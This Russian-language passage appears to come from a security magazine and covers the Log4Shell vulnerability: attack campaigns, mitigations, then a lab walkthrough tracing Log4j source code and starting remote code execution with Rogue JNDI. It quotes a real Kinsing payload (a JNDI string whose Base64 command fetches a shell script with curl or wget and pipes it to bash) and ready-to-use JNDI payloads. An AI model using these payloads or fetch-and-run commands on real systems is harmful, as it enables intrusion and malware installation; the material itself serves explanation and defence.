Фактически второй баг позволял полностью отключить уязвимые службы до тех пор, пока жертвы не перезагрузят свои серверы или не предпримут иные действия. Хуже того, эксперты Cloudflare поспешили предупредить, что CVE-2021-45046 уже обнаружена и используется злоумышленниками, специалисты же компании Praetorian заявляли, что проблемы версии 2.15.0 можно использовать для раскрытия информации, а это может вести к хищению данных с уязвимых серверов. В ролике ниже исследователи демонстрируют подобную атаку на практике.


Таким образом, по состоянию на 17 декабря 2021 года всем рекомендуется срочно обновить Log4j до версии 2.16. К примеру, эксперты Агентства по кибербезопасности и защите инфраструктуры, организованного при Министерстве внутренней безопасности США (DHS CISA), и вовсе обязали американские федеральные агентства и госучреждения установить исправления не позднее 24 декабря 2021 года.

МАЙНЕРЫ, DDOS И ВЫМОГАТЕЛИ

Когда информация о Log4Shell была раскрыта, практически сразу исследователи из компаний Bad Packets и Greynoise предупредили, что несколько злоумышленников уже начали сканировать сеть в поисках продуктов, которые могут быть уязвимы. В последующие дни количество атак стремительно нарастало, а аналитики из компаний Cloudflare и Cisco Talos вообще пришли к выводу, что первые сканы и попытки эксплуатации начались еще 1–2 декабря 2021 года, то есть до широкой огласки.

Немного цифр

По информации экспертов компании Check Point, для Log4Shell уже существует более **60 эксплоитов** и в некоторые моменты можно наблюдать до 100 попыток атак на уязвимость в минуту.



По состоянию на 14 декабря различные хакерские группировки уже успели совершить порядка **1 272 000 атак** на Log4Shell. В свою очередь, китайская компания Qihoo 360 предупредила, что уже отслеживает как минимум **десять хак-групп**, злоупотребляющих уязвимостью.

Как объясняли ИБ-специалисты, по сути, для использования бага злоумышленник может попросту изменить user agent своего браузера и посетить определенный сайт или выполнить поиск строки, используя формат `${jndi:ldap://[URL_атакующего]}`. Это приведет к добавлению строки в логи доступа веб-сервера, и, когда приложение Log4j будет анализировать эти логи и обнаружит строку, ошибка заставит сервер выполнить callback или запрос на URL-адрес, указанный в строке JNDI. После этого злоумышленники смогут использовать этот URL для передачи команд уязвимому устройству (в кодировке Base64 или в виде классов Java).

В итоге уже через несколько дней Log4Shell эксплуатировали для выполнения шелл-скриптов, которые загружают и устанавливают майнеры. В частности, хакеры, стоящие за малварью Kinsing и одноименным ботнетом, активно злоупотребляют багом и используют Base64-пейлоады, которые заставляют уязвимый сервер загружать и выполнять шелл-скрипты. Скрипт удаляет конкурирующую малварь с уязвимого устройства, а затем загружает и устанавливает вредоноса Kinsing, который начинает добывать криптовалюту.

```
${jndi:ldap://92.242.40.21:5557/Basic/Command/Base64/KGN1cmwgLXMgOTI
uMjQyLjQwLjIxL2xoLnNofHx3Z2V0IC1xIC1PLSA5Mi4yNDIuNDAuMjEvbGguc2gpfGJ
hc2g=}

(curl -s 92.242.40.21/lh.sh||wget -q -O- 92.242.40.21/lh.sh)|bash
```

Также проблема используется для установки малвари Mirai и Muhstik на уязвимые устройства. Эти IoT-угрозы делают уязвимые девайсы частью ботнетов, так же используя их для добычи криптовалюты и проведения масштабных DDoS-атак.

По информации аналитиков Microsoft, уязвимость в Log4j и вовсе используется для развертывания маяков Cobalt Strike. И хотя на момент обнаружения этого факта не было доказательств, что эксплоит для Log4j взяли на вооружение вымогатели, эксперты писали, что развертывание маяков Cobalt Strike ясно говорит: такие атаки неизбежны.

К сожалению, уже стало ясно, что специалисты Microsoft были правы: сотрудники компании Bitdefender обнаружили первый шифровальщик Khonsari, который эксплуатирует свежий баг для вымогательских атак. Впрочем, следует отметить, что Khonsari скорее похож на вайпер, то есть это умышленно деструктивная малварь, которая нарочно шифрует данные без возможности восстановления. Дело в том, что жертвы не могут связаться с операторами вредоноса для выплаты выкупа, а значит, не в состоянии спасти свою информацию.

Кроме того, по последним данным все той же Microsoft, уязвимость уже активно применяют в своих атаках «правительственные» хакеры Китая (Hafnium), Ирана (Phosphorus), Северной Кореи и Турции. Сообщается, что «активность варьируется от экспериментов во время разработки до интеграции уязвимости в процесс развертывания полезных нагрузок и использования против целей для достижения задач хакеров». Упомянутые группировки обычно занимаются вымогательскими операциями, а также кибершпионажем и сбором данных.

Также Microsoft заявила, что наблюдает за несколькими злоумышленниками, которые выступают в качестве брокеров доступа для операторов вымогателей. То есть эти люди используют эксплоит для Log4Shell, чтобы закрепляться в различных корпоративных сетях, а затем продавать полученный доступ другим хак-группам.

ЗАЩИТА

К большому сожалению, из-за повсеместной распространенности Log4j ИБ-эксперты уверены, что проблема Log4Shell имеет все шансы стать не просто худшей уязвимостью 2021 года, но и самой большой головной болью последней пятилетки. Поэтому сейчас все призывают всех как можно скорее проверить и защитить свои системы от атак, установить патчи и принять иные меры предосторожности. Перечислим, что можно и нужно для этого сделать.

Лучший вариант, разумеется, — обновить Log4j до последней актуальной версии: на данный момент это версия 2.17. Для удобства администраторов специалисты из компании Huntress Labs подготовили бесплатный сканер, который компании могут использовать для оценки своих собственных систем на уязвимость.

Эксперты компании Cybereason и вовсе предложили «вакцину» от Log4Shell, получившую название Logout4Shell. «Вакцина» представляет собой скрипт, удаленно эксплуатирующий баг для отключения нужных настроек в уязвимом экземпляре Log4Shell. По сути, пейлоад в данном случае безвреден и отключает параметр trustURLCodebase на удаленном сервере для снижения рисков.

Специалисты Cybereason объясняют, что угрозу можно смягчить, установив для параметра log4j2.formatMsgNoLookups значение true или удалив класс JndiLookup. Кроме того, если на сервере Java runtimes >= 8u121, то по умолчанию для параметров com.sun.jndi.rmi.object.trustURLCodebase и com.sun.jndi.cosnaming.object.trustURLCodebase установлено значение false, что тоже позволяет сократить риски.

СПИСКИ УЯЗВИМЫХ

С обнаружения Log4Shell прошло слишком мало времени, и, если учесть огромный охват проблемы, исчерпывающий список того, что уязвимо, а что нет, по-прежнему недоступен даже для таких правительственных агентств, как CISA.

Списки уязвимых продуктов, а также бюллетеней безопасности и сообщений различных компаний пока составляются исключительно силами экспертов и сообщества. Один из таких обновляющихся и детальных перечней курируют специалисты Национального центра кибербезопасности Нидерландов, и ознакомиться с ним можно на GitHub.

Аналитики CISA также собирают из открытых источников реакции и рекомендации производителей и тоже публикуют список известных патчей и уязвимых решений на GitHub.

Больше полезных ссылок

- Гайд CISA по исправлению уязвимости
- Хеши уязвимых версий Log4j
- Образцы малвари и пейлоадов, распространяющихся через Log4Shell
- Индикаторы компрометации

aLLy
ONsec

LOG4HELL!

РАЗБИРАЕМ LOG4SHELL ВО ВСЕХ ПОДРОБНОСТЯХ

Еще недавно про средство логирования Log4j, помимо специалистов, мало кто слышал. Найденная в этой библиотеке уязвимость сделала ее центром внимания на последние месяцы. Мы в «Хакере» уже обсуждали ее импакт и рассказывали о том, как разные компании сражаются с напастью. В этой статье мы с тобой подробно разберемся, откуда взялась эта ошибка и как она работает, а также какие успели появиться эксплоиты.


Заголовки новостей пестрят ужасными сообщениями о том, что проблема охватывает половину компьютерного мира. А взломать через нее якобы можно всё — от сервера Minecraft твоего соседа до крупных корпораций вроде Apple.

На GitHub есть несколько репозиториев, например Log4jAttackSurface или log4shell со списками уязвимого ПО (с блэк-джеком и пруфами, разумеется!). Даже в «Википедии» уже есть статья о Log4Shell!

Давай разбираться, так ли страшен черт, как его малюют, с чего все началось и почему баг получил такую огласку.

КАК НАШЛИ УЯЗВИМОСТЬ

Начнем с небольшой преамбулы. Баг обнаружил эксперт Чен Чжаоцзюнь (Zhaojun Chen) из команды Alibaba Cloud Security. Детали уязвимости были отправлены в Apache Foundation 24 ноября 2021 года. В публичный доступ они попали чуть позже — 9 декабря. В твиттере завирусился пост, в котором была пара картинок, изображающих результат успешной эксплуатации — запущенный калькулятор. На первом скрине был затерт пейлоад, но вторая картинка и кусок кода из первой намекали, где и что нужно искать. Помимо этого, в посте была ссылка на pull-реквест с фиксом, прямо скажем не слишком удачным! Сейчас пост в твиттере уже удален и посмотреть можно только через Internet Archive.



Пост в твиттере об уязвимости в Log4j

В этот же день на GitHub появился PoC с деталями эксплуатации. Когда уязвимость обзавелась собственным идентификатором CVE-2021-44228, репозиторий переименовали, а затем и вовсе удалили. Как видишь, начало истории сейчас доступно только благодаря архивам.

К слову, баг получил максимальный балл (10) по стандарту CVSS из-за его простой эксплуатации, не требующей никаких прав, и серьезности последствий для атакуемой системы.

Итак, эксплоит получил распространение и начал уходить в массы, люди стали тестировать пейлоады повсеместно и обнаруживать уязвимые продукты. Давай в деталях посмотрим, в чем причина уязвимости, какие были обходы и патчи и в каких продуктах.

Найденные уязвимости

CVE-2021-44228 — злоумышленник, который контролирует сообщения журнала или параметры сообщений журнала, может выполнить произвольный код, загруженный с серверов LDAP через JNDI. Проблема затрагивает версии Apache Log4j2 2.0-beta9 до 2.15.0 (за исключением исправлений безопасности 2.12.2, 2.12.3 и 2.3.1), они уязвимы к удаленному выполнению произвольного кода через JNDI.

CVE-2021-45046 — злоумышленник, контролирующий через Thread Context Map (MDC) динамические данные в сообщениях журналов событий, может создать с использованием JNDILookup пейлоад, который приведет к утечке информации и удаленному выполнению кода в некоторых конфигурациях Log4j и локальному выполнению кода во всех конфигурациях. Проблема присутствует из-за не полностью исправленной уязвимости CVE-2021-44228 в Log4j 2.15.0.

CVE-2021-45105 — из-за проблемы неконтролируемой рекурсии злоумышленник специально сформированным сообщением журнала событий может вызвать отказ в обслуживании. Проблема затрагивает версии Log4j2 начиная с 2.0-alpha1 и до 2.16.0 (за исключением 2.12.3 и 2.3.1).

CVE-2021-44832 — злоумышленник, имеющий доступ к изменению настроек логирования, может создать такую конфигурацию, через которую возможно удаленное выполнение кода. Для этого используется JDBC Appender с источником данных, ссылающимся на JNDI URI. Проблема затрагивает все версии Log4j2 начиная с 2.0-beta7 и до 2.17.0.

СТЕНД

Театр, как известно, начинается с вешалки, а тестирование уязвимости — со стенда. В качестве основной системы я буду использовать Windows и **IntelliJ IDEA** для компиляции и отладки.

Создаем пустой проект на Java с использованием gradle. Добавляем в зависимости уязвимую версию Log4j, например 2.14.1.

build.gradle

```
dependencies {
  implementation 'org.apache.logging.log4j:log4j-api:2.14.1'
  implementation 'org.apache.logging.log4j:log4j-core:2.14.1'
}
```

Потом создаем класс, где аргумент, который мы передадим программе, будет логироваться.

src/main/java/logger/Test.java

```
package logger;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Test {
  private static final Logger logger = LogManager.getLogger(Test.
class);
  public static void main(String[] args) {
    String msg = (args.length > 0 ? String.join(" ", args) : "");
    logger.error(msg);
  }
}
```


Теперь укажем главный класс, который должен вызываться при запуске.

build.gradle

```
plugins {
    id 'java'
    id 'application'
}
...
mainClassName = 'logger.Test'
```

Все готово, можно запускать. Параметры в логгер передаем в качестве аргументов с помощью флага `--args`:


```
gradlew run --args='hello world'
```



Запуск программы для тестирования уязвимости log4shell

Теперь настало время протестировать работу уязвимости, для этого возьмем простой пейлоад `${jndi:ldap://127.0.0.1/a}` и передадим его в качестве параметра. Только не забудь сначала поставить на прослушку 389-й порт.

```
gradlew run --args='${jndi:ldap://127.0.0.1/a}'
```



Тестирование уязвимости log4shell

Коннект приходит, а это значит, что уязвимость успешно проэксплуатирована. Этого пока достаточно для дальнейшего препарирования.

ДЕТАЛИ УЯЗВИМОСТИ

Попробуем разобраться, почему эта загадочная конструкция вообще выполняется.


По сути, конструкции вида `${}` используются в динамических строках, которые преобразуются разными реализациями класса StringSubstitutor. Да не осудят меня Java-сеньоры, я буду считать, что это просто переменные.

Теперь скачаем исходники нашей версии библиотеки Log4j. Интересующая нас обработка логируемого события начинается в методе `format` класса `MessagePatternConverter`.

org/apache/logging/log4j/core/pattern/MessagePatternConverter.java

```
public final class MessagePatternConverter extends
LogEventPatternConverter {
  ...
  public void format(final LogEvent event, final StringBuilder
toAppendTo) {
    final Message msg = event.getMessage();
    ...
    if (config != null && !noLookups) {
      for (int i = offset; i < workingBuilder.length() - 1; i++) {
        if (workingBuilder.charAt(i) == '$' && workingBuilder.charAt(
i + 1) == '{') {
          final String value = workingBuilder.substring(offset,
workingBuilder.length());
          workingBuilder.setLength(offset);
          workingBuilder.append(config.getStrSubstitutor().replace(
event, value));
        }
      }
    }
```

Этот цикл проверяет наличие конструкции `${` в сообщении. Если она присутствует, управление передается классу `StrSubstitutor` для дальнейшей обработки.



Проверка наличия конструкции ${ в тексте логируемого сообщения библиотеки Log4j

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
public class StrSubstitutor implements ConfigurationAware {
  ...
  public static final char DEFAULT_ESCAPE = '$';
  ...
  public static final StrMatcher DEFAULT_PREFIX = StrMatcher.
stringMatcher(DEFAULT_ESCAPE + "{");
  ...
  public static final StrMatcher DEFAULT_SUFFIX = StrMatcher.
stringMatcher("}");
```

Здесь можно видеть инициализацию дефолтного префикса (`${`) и суффикса (`}`). Далее по коду видим метод `substitute`.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
public StrMatcher getVariablePrefixMatcher() {
  return prefixMatcher;
}
...
public StrMatcher getVariableSuffixMatcher() {
  return suffixMatcher;
}
```

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
private int substitute(final LogEvent event, final StringBuilder buf,
                       final int offset, final int length,
                       List<String> priorVariables) {
  final StrMatcher prefixMatcher = getVariablePrefixMatcher();
  final StrMatcher suffixMatcher = getVariableSuffixMatcher();
```

Он снова выполняет поиск таких конструкций (`${ололо}`) по содержимому логируемого события, только в этот раз проверяет наличие суффикса `}`, чтобы определить, действительно ли нужна дальнейшая обработка.


org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
while (pos < bufEnd) {
  final int startMatchLen = prefixMatcher.isMatch(chars, pos, offset,
bufEnd);
  if (startMatchLen == 0) {
    pos++;
  } else // found variable start marker
```

Метод `prefixMatcher.isMatch`, как видно из названия, находит начало конструкции, символы `${`. Проверка выполняется методом `isMatch`.

org/apache/logging/log4j/core/lookup/StrMatcher.java

```
public abstract class StrMatcher {
  ...
  static final class StringMatcher extends StrMatcher {
    ...
    public int isMatch(final char[] buffer, int pos, final int
bufferStart, final int bufferEnd) {
      final int len = chars.length;
      if (pos + len > bufferEnd) {
        return 0;
      }
      for (int i = 0; i < chars.length; i++, pos++) {
        if (chars[i] != buffer[pos]) {
          return 0;
        }
      }
      return len;
    }
```



Поиск начала строки

Аналогичным образом `suffixMatcher.isMatch` находит конец конструкции, символ `}`.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
} else {
  // find suffix
  final int startPos = pos;
  pos += startMatchLen;
  int endMatchLen = 0;
  int nestedVarCount = 0;
  ...
  while (pos < bufEnd) {
    ...
    endMatchLen = suffixMatcher.isMatch(chars, pos, offset, bufEnd);
```

Результатом работы всего этого цикла будут позиции первого и последнего байта содержимого `${}`. Затем эта строка записывается в переменную `varNameExpr`.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
String varNameExpr = new String(chars, startPos + startMatchLen, pos
- startPos - startMatchLen);
if (substitutionInVariablesEnabled) {
  final StringBuilder bufName = new StringBuilder(varNameExpr);
  substitute(event, bufName, 0, bufName.length());
  varNameExpr = bufName.toString();
}
```

Обрати внимание, что здесь используется рекурсивный вызов метода `substitute`. Это нужно для того, чтобы обрабатывать вложенные конструкции `${}`. Это знание поможет нам в будущем. В нашем случае этот вызов ничего нового не приносит и выполнение кода продолжится.

Следующая часть ищет в строке `jndi:ldap://127.0.0.1/a` двоеточие или минус. Подробнее об этой логике я расскажу, когда будем изучать техники обхода WAF, блокирующих эксплуатацию уязвимости, а пока она для нас не важна.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
if (valueEscapeDelimiterMatcher != null) {
  int matchLen = valueEscapeDelimiterMatcher.isMatch(varNameExprChars
, i);
  ...
  } else if ((valueDelimiterMatchLen = valueDelimiterMatcher.isMatch(
varNameExprChars, i)) != 0) {
    ...
  }
} else if ((valueDelimiterMatchLen = valueDelimiterMatcher.isMatch(
varNameExprChars, i)) != 0) {
  ...
}
```

Теперь начинается самое интересное — вызов метода `resolveVariable`.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
// resolve the variable
String varValue = resolveVariable(event, varName, buf, startPos,
endPos);
if (varValue == null) {
  varValue = varDefaultValue;
}
```

Он преобразует переданные переменные в соответствии с их содержимым.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
protected String resolveVariable(final LogEvent event, final String
variableName,
                                 final StringBuilder buf,
                                 final int startPos, final int endPos
) {
```

Сначала создается интерфейс `StrLookup`.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
final StrLookup resolver = getVariableResolver();
if (resolver == null) {
  return null;
}
```

org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
public StrLookup getVariableResolver() {
  return this.variableResolver;
}
```

Продолжение статьи →


LOG4HELL!

РАЗБИРАЕМ LOG4SHELL ВО ВСЕХ ПОДРОБНОСТЯХ

На этапе создания экземпляра класса `StrSubstitutor` инициализируется `variableResolver` — в соответствии с указанной или дефолтной конфигурацией.

Сам по себе `variableResolver` — это интерполятор, в нем указано, какой класс-резолвер должен обрабатывать содержимое обнаруженной переменной. На моей машине в дефолтной конфигурации используются такие резолверы:

```
variableResolver = {Interpolator@1558} "{date, java, marker, ctx,
lower, upper, jndi, main, jvmrunargs, sys, env, log4j}"
  strLookupMap = {HashMap@5788}  size = 12
    "date" -> {DateLookup@5805}
    "java" -> {JavaLookup@5807}
    "marker" -> {MarkerLookup@5809}
    "ctx" -> {ContextMapLookup@5811}
    "lower" -> {LowerLookup@5813}
    "upper" -> {UpperLookup@5815}
    "jndi" -> {JndiLookup@5817}
    "main" -> {MapLookup@5819}
    "jvmrunargs" -> {JmxRuntimeInputArgumentsLookup@5821}
    "sys" -> {SystemPropertiesLookup@5823}
    "env" -> {EnvironmentLookup@5825}
    "log4j" -> {Log4jLookup@5827}
```



Дефолтные резолверы переменных в Log4j

Далее вызывается метод `lookup`.


org/apache/logging/log4j/core/lookup/StrSubstitutor.java
```
return resolver.lookup(event, variableName);
}
```

org/apache/logging/log4j/core/lookup/Interpolator.java
```
public class Interpolator extends AbstractConfigurationAwareLookup {
  ...
  public static final char PREFIX_SEPARATOR = ':';
  ...
  public String lookup(final LogEvent event, String var) {
    if (var == null) {
      return null;
    }
```

Он парсит содержимое переменной, находит первое вхождение двоеточия и записывает подстроку от первого байта до разделителя в `prefix`, а оставшуюся часть без двоеточия — в `name`.

org/apache/logging/log4j/core/lookup/Interpolator.java
```
final int prefixPos = var.indexOf(PREFIX_SEPARATOR);
if (prefixPos >= 0) {
  final String prefix = var.substring(0, prefixPos).toLowerCase(
Locale.US);
  final String name = var.substring(prefixPos + 1);
  final StrLookup lookup = strLookupMap.get(prefix);
  ...
  String value = null;
  if (lookup != null) {
    value = event == null ? lookup.lookup(name) : lookup.lookup(event
, name);
  }
```


Затем на основе `prefix` выбирает из списка резолверов соответствующий класс. Как ты уже догадался, в пейлоаде `${jndi:ldap://127.0.0.1/a}`, `jndi` будет значением `prefix` и указанием на то, какой резолвер нужно использовать.



Получение резолвера из переданной строки

В нашей ситуации именно классу `JndiLookup` будет передано дальнейшее управление. Вызывается метод `lookup`.

org/apache/logging/log4j/core/lookup/JndiLookup.java
```
@Plugin(name = "jndi", category = StrLookup.CATEGORY)
public class JndiLookup extends AbstractLookup {
  ...
  public String lookup(final LogEvent event, final String key) {
    if (key == null) {
      return null;
    }
    final String jndiName = convertJndiName(key);
    try (final JndiManager jndiManager = JndiManager.
getDefaultManager()) {
      return Objects.toString(jndiManager.lookup(jndiName), null);
    } catch (final NamingException e) {
      LOGGER.warn(LOOKUP, "Error looking up JNDI resource [{}].",
jndiName, e);
      return null;
    }
  }
```



Передача управления классу-резолверу JndiLookup на основе содержимого пейлоада

Это и есть вся магия. Здесь я не буду вдаваться в детали о Java Naming and Directory Interface (JNDI), это выходит за рамки статьи. Важно только, что с его помощью можно выполнить RCE.

RCE ЧЕРЕЗ LOG4J

Чтобы выполнить произвольный код, необходимо поднять сервер, который передаст полезную нагрузку на атакуемую машину.

При получении пейлоада Java выполнит десериализацию, и произойдет вызов указанных классов, что в итоге приведет к запуску произвольной команды. Для автоматизации эксплуатации такого вида атак написано множество утилит — ysoserial, marshalsec, Rogue JNDI. Возьмем Rogue JNDI для разнообразия.


```
git clone https://github.com/veracode-research/rogue-jndi.git
```

Компилируем утилиту с помощью **maven**.

```
mvn package
```

И запускаем ее, в качестве аргумента `command` указываем команду, которую хотим выполнить.


```
java -jar target/RogueJndi-1.1.jar --command "calc.exe"
```



Запуск утилиты Rogue JNDI для эксплуатации уязвимости CVE-2021-44228 в Log4j

